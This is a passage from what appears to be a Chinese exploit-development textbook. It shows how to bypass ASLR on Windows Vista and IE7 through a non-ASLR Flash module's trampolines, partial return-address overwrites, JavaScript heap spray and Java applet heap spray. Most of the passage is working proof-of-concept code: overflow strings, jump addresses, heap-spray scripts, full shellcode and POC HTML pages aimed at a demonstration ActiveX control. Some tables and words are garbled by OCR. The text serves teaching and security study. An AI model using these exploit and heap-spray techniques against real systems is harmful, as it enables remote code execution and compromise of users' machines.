3c4\u5050\uff53\ufc57\uff53\uf857";

    test.test(s);
    </script>
    </body>
    </html>
```

对实验思路和代码简要解释如下。

（1）为了更直观地反映绕过 ASLR 的过程，本次实验所攻击的 ActiveX 控件不启用 GS。

（2）通过 Web 页面同时加载具有溢出漏洞的 ActiveX 控件和 Flash9k.ocx。

（3）由于 IE7 的 DEP 是关闭的，所以我们也不用考虑 DEP 的影响。

（4）函数 test 存在一个典型的溢出，通过向 str 复制超长字符串造成 str 溢出，进而覆盖函数返回地址。

（5）因为 Flash9k.ocx 未启用 ASLR，所以它的加载基址是固定的，我们可以在它里面寻找合适的跳板指令来跳转到 shellcode。

实验环境如表 13-2-1 所示。

表 13-2-1　实验环境

	推荐使用的环境	备　　注
操作系统 W	indows Vista SP0	
DEP 状态 Optin		Vista 默认状态
浏览器版本	Internet Explorer 7	
Flash Player 版本 9.	0.262	

因为是通过覆盖函数返回地址来实现攻击的，所以最佳的跳转的指令为 JMP ESP，但是很不幸，在 Flash9k.ocx 的内存空间中找不到这条指令，只能另辟蹊径。

先来看看 VulnerAX.ocx 中 test 函数返回前的内存状态，通过以前分析我们知道只要像 test 函数传递超过 108 字节的参数就会覆盖函数的返回地址，所以首先将 POC 页面中将传递给 test 函数的参数设置为 112 个字节的 0x90 填充，就可以刚好覆盖掉函数的返回地址。关键代码如下：

```
<script>
var s = "\u9090";
while (s.length < 54) {
s += "\u9090";
}
s+=" \u9090\u9090";
test.test(s);
</script>
```

用 IE 访问设置好的 POC 页面，如里浏览器提示 ActiveX 控件被拦截等信息请自行设置浏览器安全权限，当浏览器弹出图 13.2.3 中所示的对话框时我们用 OllyDbg 附加 IE 的进程，附加好后按一下 F9 键让程序继续运行。

然后转到 VulnerAX.ocx 的内存空间中，并通过查找参考字符串的方法，找到“aaaa”所在位置，这个位置就是 test 函数中的 printf(“aaaa”)的位置，我们在设置好断点，单击浏览器弹出对话框中的“是”按钮，程序会中断在刚才我们设置断点的位置。




图 13.2.3 IE 拦截到 Web 页面与 ActiveX 控件之间交互

单步运行程序到 RETN 4 的位置，然后观察堆栈。如图 13.2.4 所示，可以发现 EDX、ESP、ESI 3 个寄存器均指向当前堆栈的内存空间中。EDX 指向溢出字符串的末端，所以不能作为 JMP 跳板使用。剩下的只有 ESP 和 ESI 了，JMP E SP 指令在 Flash9k.ocx 的内存空间中不存在，留给我们的指令也只剩 ESI 可以利用了。好，接下来我们去寻找 JMP ESI 指令。




图 13.2.4 V ulnerAX.ocx 中 test 函数返回前内存状态

JMP ESI 指令的机器码为 0xFFE6，可以通过 OllyDbg 自带的二进制搜索功能来查找该指令。在内存中找到两条 JMP E SI 执行，分别位于 0x100A5FC7 和 0x1012E78A。需要注意一点 ESI 指向的是当前的栈顶，此时栈顶要存放是 JMP ESI 指令的地址，程序在执行 JMP ESI 后将 JMP ESI 指令的地址翻译成相应的指令来执行，这可能会影响程序的执行。0x100A5FC7 和 0x1012E78A 做机器码时对应的指令如下：

```
0x100A5FC7                              0x1012E78A

C7    ???     未知指令                  8AE7  MOV AH,BH
5F    POP EDI                           1210  ADC DL,BYTE PTR DS:[EAX]
0A10  OR DL,BYTE PTR DS:[EAX]
```

如果使用 0x100A5FC7 这个地址，程序就没有执行下去的可能了，因为 0xC7 为一未知指令。现在可以选择的只有 0x1012E78A 了，使用这个地址的时候需要注意它翻译成指令后会对 EAX 指向的内存有读操作，但是从图 13.2.4 中可以看到 EAX 指向的不是一个有效内存地址，所以我们还需要一条调整 EAX 的指令。

EDX、ESP、ESI 3 个寄存器均指向有效的内存空间，所以只要找到类似 MOV EAX , EDX/ESP/ESI RETN 指令就可了，同时该指令的地址作为机器码执行的时候也不能影响程序。经过精挑细选我们选择 0x1014D286 处的 MOV EAX,EDX RETN 8 作为调整 EAX 的指令，该地址作为机器码时对应的指令为：

```
0x1014D286

86D2   XCHG DL,DL
1410    ADC AL,10
```

可以看到它对程序的正常运行没有什么影响。跳转指令找好了，接下来我们布置 POC 中的 shellcode。首先是 0x90 填充；然后在 test 函数的返回地址位置放上 0x1012E78A 用来修正 EAX；接下来是 4 个字节的 0x90 填充用来消除 test 函数返回时带来的 4 字节偏移；接着是 0x1012E78A 用来跳转到 shellcode 中执行的跳板；跟着是一些 0x90 填充（为什么需要填充？大家注意一下 ESP 的位置）；最后是弹出对话框的机器码。shellcode 的完整布局如图 13.2.5 所示，图中我们使用是 ASCII 码布局，POC 页面中需要的是 Unicode 编码，大家请自行转换。




图 13.2.5　利用 Flash9k.ocx 绕过 ASLR 的 shellcode 布局

题外话：实际上大家不用修正 EAX 也是可以溢出成功的。从图 13.2.5 中大家看以看到 JMP ESI 前面是有四个字节空间的,这可以放置一条 2 字节的 JMP 指令来跳过 JMP ESI 指令地址直接进入关键代码执行，而修正 EAX 的指令就可以用条 RETN 指令代替，这样可选择的余地就更大了，大家可以自己调试一番。

最终 shellcode 代码如下所示：

```
var s = "\u9090";
while (s.length < 54) {
s += "\u9090";
}
s+="\uD286\u1014\u9090\u9090\uE78A\u1012\u9090\u9090";
s+="\u68fc\u0a6a\u1e38\u6368\ud189\u684f\u7432\u0c91\uf48b\u7e8d\u33f4\ub7d
b\u2b04\u66e3\u33bb\u5332\u7568\u6573\u5472\ud233\u8b64\u305a\u4b8b\u8b0c\u1c49\
u098b\u698b\uad08\u6a3d\u380a\u751e\u9505\u57ff\u95f8\u8b60\u3c45\u4c8b\u7805\uc
d03\u598b\u0320\u33dd\u47ff\u348b\u03bb\u99f5\ube0f\u3a06\u74c4\uc108\u07ca\ud00
3\ueb46\u3bf1\u2454\u751c\u8be4\u2459\udd03\u8b66\u7b3c\u598b\u031c\u03dd\ubb2c\
u5f95\u57ab\u3d61\u0a6a\u1e38\ua975\udb33\u6853\u6577\u7473\u6668\u6961\u8b6c\u5
3c4\u5050\uff53\ufc57\uff53\uf857
```

保存修改之后的 POC 页面，然后用 IE 重新打开就可以看到对话框弹出来了。如图 13.2.6 所示。大家可以重启系统再来打开 POC 页面，看看我们是不是真的绕过 ASLR 了。




图 13.2.6 shellcode 成功执行

13.3 利用部分覆盖进行定位内存地址

前边分析过，映像随机化只是对映像加载基址的前 2 个字节做随机化处理，这样做的后果是什么呢？试想一下，无论是函数的返回地址，还是异常处理函数的指针，或者是虚函数表指针都是要存放到堆栈中的，虽然保存的地址是经过随机处理之后的地址，但是也仅仅是前 2 个字节的随机化。如果我们借鉴“off by one”的思想，只覆盖这个地址的最后一个字节，或者最后两个字节，那么我们不就可以在一定范围内控制程序了吗？

例如，0x12345678 为函数的返回地址，0x1234 部分是随机的我们不去管它，反正系统会帮我们放到堆栈中，但 0x5678 的部分是固定的，那么我们只覆盖它的最后两个字节。如果通过 memcpy 类的函数攻击的话就可以将这个返回控制为 0x12340000~0x1234FFFF 中的任意一个；如果通过 strcpy 类函数攻击，因为这类函数会在复制结束后自动添加 0x00，所以我们可以控制的地址为 0x12345600 和 0x12330000~0x123400FF 地址范围中的任意一个。

之所以能够利用部分覆盖的方法绕过 ASLR 的另外一个原因是因为 ASLR 只是随机化了映像的加载基址，而没有对指令序列进行随机化。比如说我们当前程序的 0x12346789 的位置找到了一个跳板指令，那么系统重启之后这个跳板指令的地址可能会变为 0x21346789，也就是说这个执行相对于基址的位置是不变的。这就让利用部分覆盖过 ASLR 成为了可能，如果我们能够在合适的位置找到合适的跳板指令就可以绕过 ASLR 了。

我们通过以下代码来介绍和分析部分覆盖的技巧。

```
#include"stdafx.h"
#include"stdlib.h"
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"……"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"……"
"\x90\x90\x90\x90"
"\x2A\x23"
;
char * test()
{
        chartt[256];
        memcpy(tt,shellcode,262);
        returntt;
}
int_tmain(intargc, _TCHAR* argv[])
{
        chartemp[200];
        test();
        return 0;
}
```

对实验思路和代码简要解释如下。

（1）为了更直观地反映绕过 ASLR 的过程，本次实验编译的程序不启用 GS。

（2）编译程序时禁用 DEP。

（3）test 函数中存在一个典型的溢出漏洞，通过复制超长字符串可以覆盖函数返回地址。

（4）复制结束后，test 函数返回 tt 字符数组的首地址。

（5）我们在相对程序加载基址 0x0000~0xFFFF 的范围内，找到一条跳板指令，并用它地址的后 2 个字节覆盖返回地址的后两个字节。

（6）采用这种类似“相对寻址”的方法来动态确定跳板指令的地址，以实现跳板指令的通用性。

题外话：test 函数返回的 tt 字符数组的首地址是没有实际意义的，因为 tt 的空间是在栈上的，程序从 test 函数返回后 tt 字符数组所在的空间就会被释放。这样的返回是很危险的，后续操作很可能会破坏程序的数据。我们在这只是为了方便演示，大家在编程的时候一定要注意这个问题。

实验环境如表 13-3-1 所示。

表 13-3-1　实验环境

	推荐使用的环境	备　　注
操作系统 W	indows Vista SP0	
DEP 状态 Optin		Vista 默认状态
编译器	Visual Studio 2008	
优化选项	禁用优化选项	
GS 选项 GS	关闭	
DEP 选项 /NXCOMP	AT:NO	
build 版本 r	elease 版本	

首先需要计算填充多少个字节才能覆盖到返回地址，这里不再赘述计算过程。通过计算我们发现复制字符串长度超过 260 个字节时就会覆盖返回地址，所以我们可以使用 261~262 这两个字节来覆盖返回地址的后两位。

先把 shellcode 设置为 262 个字节的 0x90，并将 memcpy 函数的中的复制长度设置为 262，然后编译程序并用 OllyDbg 加载程序。等待 OllyDbg 加载完成后我们在 test 函数的返回前下断点，然后按 F9 键让程序运行，程序中断后观察内存状态。

如图 13.3.1 所示，函数返回地址的后两个字节已经被覆盖为 0x90 了，说明部分覆盖的基本条件已经具备。接下来就是寻找一条合适的跳板指令，由于是部分覆盖，所以 shellcode 只能放置在返回地址的前面，这样的话 JMP ESP 指令就不能再使用了。我们需要一条往低地址方向跳的指令，观察寄存器发现只有 EAX 符合要求，EAX 指向 tt 的起始地址，所以只要在当前内存范围内找到条 CALL/JMP EAX 的指令就可以跳转到 shellcode 中执行了。




图 13.3.1　溢出后 test 函数返回前内存状态

再次请出我们的 OllyFindAddr 插件，通过 Overwrite return address→Find CALL/JMP EAX 选项来查找 CALL/JMP E AX 指令。搜索结果一般有很多条，这里只关心 ASLR_Offbyone.exe

中的指令，因为只有它里边的指令才有可能控制。为了确保跳板指令绝对可靠，先查找一次，然后重启系统后再查找一次，通过两次结果的对比来确定最终的跳板指令地址。

如图 13.3.2 所示，这些指令地址的后 2 个字节在系统重启前后没有变化，也这符合 ASLR 的映像随机机制。本次这些指令大家都可以用，本次实验我们选择 0x****232A 的 JMP E AX 作为跳板指令。

图 13.3.2　系统重启前后 CALL/JMP EAX 指令查找结果对比

跳板指令找到了，接下来开始布置 shellcode。Shellcode 最开始部分为弹出对话框的机器码，然后是 0x90 填充，最后为用来覆盖返回地址后 2 个字节的 0x232A。shellcode 布局如图 13.3.3 所示。




图 13.3.3　shellcode　布局

最终的 shellcode 代码如下所示。

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"......"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"......"
"\x90\x90\x90\x90"
"\x2A\x23"
;
```

用布置好的 shellcode 替换原来的 0x90 填充，然后编译程序并运行，就可以看到 shellcode 成功执行了，如图 13.3.4 所示。即使是重启系统，shellcode 依然可以成功执行。




图 13.3.4　成功利用部分覆盖绕过 ASLR

13.4　利用 Heap spray 技术定位内存地址

如果我说 N 年前出现的一种技术可以直接无视 ASLR 您会相信吗？无论相信与否，确实存在这样的一项技术，它就是 Heap spray。大家不要奇怪，Heap spray 本来就是为了应对堆空间随机分配的问题产生的，ASLR 本质也是随机化处理，所以直接使用 Heap spray 绕过 ASLR 一点都不过分。

大家应该还记得的 Heap spray 的原理吧，通过申请大量的内存，占领内存中的 0x0C0C0C0C 的位置，并在这些内存中放置 0x90 和 shellcode，最后控制程序转入 0x0C0C0C0C 执行。只要运气不要差到 0x0C0C0C0C 刚好位于 shellcode 中的某个位置，shellcode 就可以成功执行。

大家可能会有所顾虑，因为 ASLR 对堆基址做了随机化处理，如果它将堆基址随机到 0x0C0C0C0C 之后怎么办？事实上这种情况不会发生。我们可以通过如下测试来消除大家的疑虑：构造一个通过 JavaScript 申请大量空间的页面，通过多次运行对比其空间分配情况。页面代码如下所示。

```
<html>
<script>
  var nops = unescape("%u9090%u9090");
  while (nops.length < 0x100000/2)
nops += nops;
  nops=nops.substring(0,0x100000/2-32/2-4/2-2/2-2);
  nops=unescape("%u8281%u8182")+nops;
  var memory = new Array();
  for (var i=0;i<200;i++)
memory[i] += nops;
</script>
</html>
```

我们利用 JS 申请 200 个 1MB 的内存块，观察这些内存块起始地址的变化情况。为了便于确定内存块的起始位置，我们在内存块的开始位置放置 0x81828281，然后通过查找 0x81828281

来确定每个内存块的起始位置。

使用 IE7 打开设置好的页面，页面加载完成后，用 OllyDbg 附加 IE 进程，并在内存中查找 0x81828281，注意记录内存块的起始位置，重启系统再进行相同的操作。现在来对比两次内存块分配地址情况，如图 13.4.1 所示，虽然每次的起始地址都会变化，但是第一个内存块始终在内存低地址徘徊，也就是说利用 Heap spray 绕过 ASLR 具备了理论基础。




图 13.4.1　系统重启前后 Heap spray 申请的空间位置对比

由于 Heap spray 是针对浏览器的，所以我们依然通过攻击 ActiveX 控件来演示如何利用 Heap spray 绕过 ASLR，ActiveX 控件仍然选择前面其他演示中已经使用过的 VulnerAX.ocx。将前面演示用的 Heap spray 代码换成含有 shellcode 的代码以构建 POC 页面，具体 POC 页面代码如下所示。

```
<html>
<body>
<script>
  var nops = unescape("%u9090%u9090");
  var shellcode="\u68fc\u0a6a\……\uff53\uf857";
  while (nops.length < 0x100000)
nops += nops;
  nops=nops.substring(0,0x100000/2-32/2-4/2-2/2-shellcode.length);
  nops=nops+shellcode;
  var memory = new Array();
  for (var i=0;i<200;i++)
memory[i] += nops;
</script>
<object classid="clsid:39F64D5B-74E8-482F-95F4-918E54B1B2C8" id="test"> </object>
<script>
var s = "\u9090";
while (s.length < 54) {
s += "\u9090";
}
s+="\u0C0C\u0C0C";
test.test(s);
```

```
</script>
</body>
</html>
```

对实验思路和代码简要解释如下。

（1）我们利用 Heap s pray 技术在内存中申请大 200 个 1MB 的内存块来对抗 ASLR 的随机化处理。

（2）每个内存块中包含着 0x90 填充和 shellcode。

（3）Heap sp ray 结束后我们会占领 0x0C0C0C0C 附近的内存，我们只要控制程序转入 0x0C0C0C0C 执行，在经过若干个 0x90 滑行之后就可以到达 shellcode 范围并执行。

（4）test 函数中存在一个典型的溢出漏洞，通过复制超长字符串可以覆盖函数返回地址。

（5）我们将函数返回地址覆盖为 0x0C0C0C0C，在函数执行返回执行后就会转入我们申请的内存空间中。

实验环境如表 13-4-1 所示。

表 13-4-1 实验环境

	推荐使用的环境	备 注
操作系统 W	indows Vista SP0	
DEP 状态 Optin		Vista 默认状态
浏览器	Internet Explorer 7	

我们已经知道 VulnerAX.ocx 中的 test 函数存在溢出漏洞，当参数长度超过 108 个字节时就会覆盖函数返回地址，所以在 109~112 字节位置放置 0x0C0C0C0C 就可以将函数返回地址设置为 0x0C0C0C0C。需要注意的是在触发漏洞前必须已经利用 Heap spray 将空间申请好，不然您会跳到一个非法的空间中。设置好后用浏览器打开 POC 页面，如果遇到什么安全提示都允许即可，页面加载好的就可以看到对话框弹出来了，如图 13.4.2 所示。




图 13.4.2 成功利用 Heap spray 绕过 ASLR

13.5 利用 Java applet heap spray 技术定位内存地址

大家还得记得我们利用 Java appl et 绕过 DEP 的演示吧，实际上 Java appl et 在攻击中的作用还远远不止于此。回想一下为什么 Java applet 可以绕过 DEP？是因为 JVM 在分配 Java applet 申请的空间时将其申请的空间打上了 PAGE_EXECUTE_ READW RITE 标识，让这段内存具有了可执行属性。

这里我们不去关心它为内存打上可执行属性这一举动，而关心的是 JVM 负责了 Java applet 在堆上的分配。大家看到这有没有什么想法？spraying！我们可以采用类似 Heap spray 的方法，在 JVM 的堆空间中申请大量的内存块来对抗 ASLR！

但与 Heap spray 不同的是，在 Heap spray 上我们最大可以申请到 1GB 的空间，而每个 Java applet 最多只能申请 100MB 的空间。100MB 的空间够不够对抗 ASLR？用事实说话，为了防止申请空间超过上限，我们先来申请 90MB 的空间，申请 90MB 空间的代码如下所示：

```
//AppletSpray.java

import java.applet.*;
import java.awt.*;

public class AppletSpray extends Applet {
          public void init(){
             String[] mem=new String[1024];
          StringBuffer buffer=new StringBuffer(0x100000/2);
             buffer.append("\u8281\u8182");
             for(int i=0;i<(0x100000-16)/2;i++)
                  buffer.append('\u9090');
             Runtime.getRuntime().gc();
             for(int j=0;j<90;j++)
mem[j] += buffer.toString();
}
}
//AppletSpray.html

<html>
<body>
<applet code=AppletSpray.class width=300 height=50></applet>
<script>alert("开始溢出!");</script>
</body>
</html>
```

对测试代码简要说明如下。

（1）我们在 Java applet 里边申请 90 个 1MB 的内存块。

（2）在每个内存块的起始位置放置 0x81828281 以方便确定内存块的位置。

测试环境如表 13-5-1 所示。

表 13-5-1　实验环境

	推荐使用的环境	备　　注
操作系统 W	indows Vista SP0	
DEP 状态 Optin		该选项任意，因为这种方法可以绕过 DEP
浏览器	Internet Explorer 7	
Java JDK	1.4.2	1.5 以前的均可
目标版本 1.	1	脱离 JRE，在不具有 JRE 机器上也可执行
JRE	不使用 JRE	
Applet 编译指令 J	avac 路径\Shellcode.java –target 1.1	

说明：如果启用 JRE，Java applet 申请到内存范围可能会与本实验中有较大差距。

用 IE 打开测试页面，等待页面弹出“分配完成”时是 OllyDbg 附加 IE 进程，并通过 OllyFindAddr 插件查找 0x81828281 的位置来找到我们申请的内存块起始地址。在系统重启前我们测试 5 次，系统重启后再测试 5 次，测试结果如表 13-5-2 所示。

表 13-5-2　Java applet 申请空间起始地址测试结果

重启前	内存块起地址范围	重启后	内存块起地址范围
1 0x06420050~0x0E	370028	1	0x06680050~0x0E780028
2 0x062F0050~0x0E	600028	2	0x06280050~0x0E4B0028
3 0x065C	0050~0x0E300028	3	0x06300050~0x0E360028
4 0x060D	0050~0x0E3B0028	4	0x060D0050~0x0E530028
5 0x063E	0050~0x0E4F0028	5	0x06400050~0x0E4B0028

从表 13-5-2 中可以看到 10 次的测试结果均有一定的交集，这说明 90MB 的的空间基本上可以对抗 ASLR 了，当然不排除有时会有特例。这里边可供选择的地址太多了，我们不妨选择 0x0A0A0A0A 作为切入点，只要将攻击函数的返回地址覆盖为 0x0A0A0A0A，经过若干个 0x90 的滑行后就可以执行到 shellcode 了。

现在开始制作 exploit，首先要将 shellcode 放入 Ja va applet 申请的内存空间，这个过程与 Heap spray 构建内存块填充基本一致，填充的时候要注意 String 有着 12 个字节的头部和 2 字节的结束符号。我们使用如下代码实现。

```
import java.applet.*;
import java.awt.*;
public class AppletSpray extends Applet {
            public void init(){
String shellcode=  "\u68fc\u0a6a\u1e38\u6368\ud189\u684f\u7432\u0c91" +
```

```
        "....." +
       "\uff53\ufc57\uff53\uf857";
            String[] mem=new String[1024];
            StringBuffer buffer=new StringBuffer(0x100000/2);
             //header(12 bytes) nop(0x100000-12-2-x) shellcode(x) NULL(2)
            for(int i=0;i<(0x100000-14)/2-shellcode.length();i++)
                  buffer.append('\u9090');
            buffer.append(shellcode);
                  Runtime.getRuntime().gc();
            for(int j=0;j<90;j++)
                  mem[j] += buffer.toString();
        }
    }
```

POC 页面最终代码如下所示。

```
    <html>
    <body>
    <applet code=AppletSpray.class width=300 height=50></applet>
    <object    classid="clsid:39F64D5B-74E8-482F-95F4-918E54B1B2C8"    id="test">
</object>
    <script>
    var s = "\u9090";
    while (s.length < 54) {
    s += "\u9090";
    }
    s+="\u0A0A\u0A0A";
    test.test(s);
    </script>
    </body>
    </html>
```

实验环境如表 13-5-3 所示。

表 13-5-3　实验环境

	推荐使用的环境	备　　注
操作系统 W	indows Vista SP0	
DEP 状态 Optin		该选项任意，因为这种方法可以绕过 DEP
浏览器	Internet Explorer 7	
Java JDK	1.4.2	1.5 以前的均可
目标版本 1.	1	脱离 JRE，在不具有 JRE 机器上也可执行
JRE	不使用 JRE	
Applet 编译指令 J	avac 路径\Shellcode.java –target 1.1	

都设置好后，用浏览器打开 POC 页面，如果遇到什么安全提示都允许即可，页面加载好就可以看到对话框弹出来了，如图 13.5.1 所示。多次运行和重启之后都可稳定 exploit 成功。




图 13.5.1　成功利用 Java applet heap spray 绕过 ASLR

13.6　为.NET 控件禁用 ASLR

提到为模块禁用 ASLR 大家首先会想到 IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE 标识。如果一个 PE 文件的 PE 头不包含 IMAGE_DLL_CHARACTERISTICS_ DYNAMIC_BASE 标识，那么它就会加载在固定地址。如果将.NET 控件的 IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE 标识移除会发生什么事？经过试验，这个.NET 控件依然随机加载！我们来看看 ASLR 对一个 PE 文件是否启用随机化处理的校验过程，Alexander Sotirov 在 2008 年的 BlackHat 上对这一过程进行了披露，代码如下：

```
    ……
